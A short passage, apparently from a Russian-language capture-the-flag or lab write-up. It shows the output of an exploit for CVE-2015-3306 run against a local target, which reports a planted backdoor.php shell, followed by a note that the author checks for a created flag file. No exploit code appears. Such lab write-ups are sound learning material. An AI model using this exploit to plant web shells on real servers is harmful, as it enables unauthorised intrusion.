[+] CVE-2015-3306 exploit by t0kx
[+] Exploiting localhost:8888
[+] Target exploited, accessing shell at http://localhost/backdoor.php

```

Экспloit отработал. Проверяем, создался ли файл `flag.php` в коневой директории сайта



Бинго!

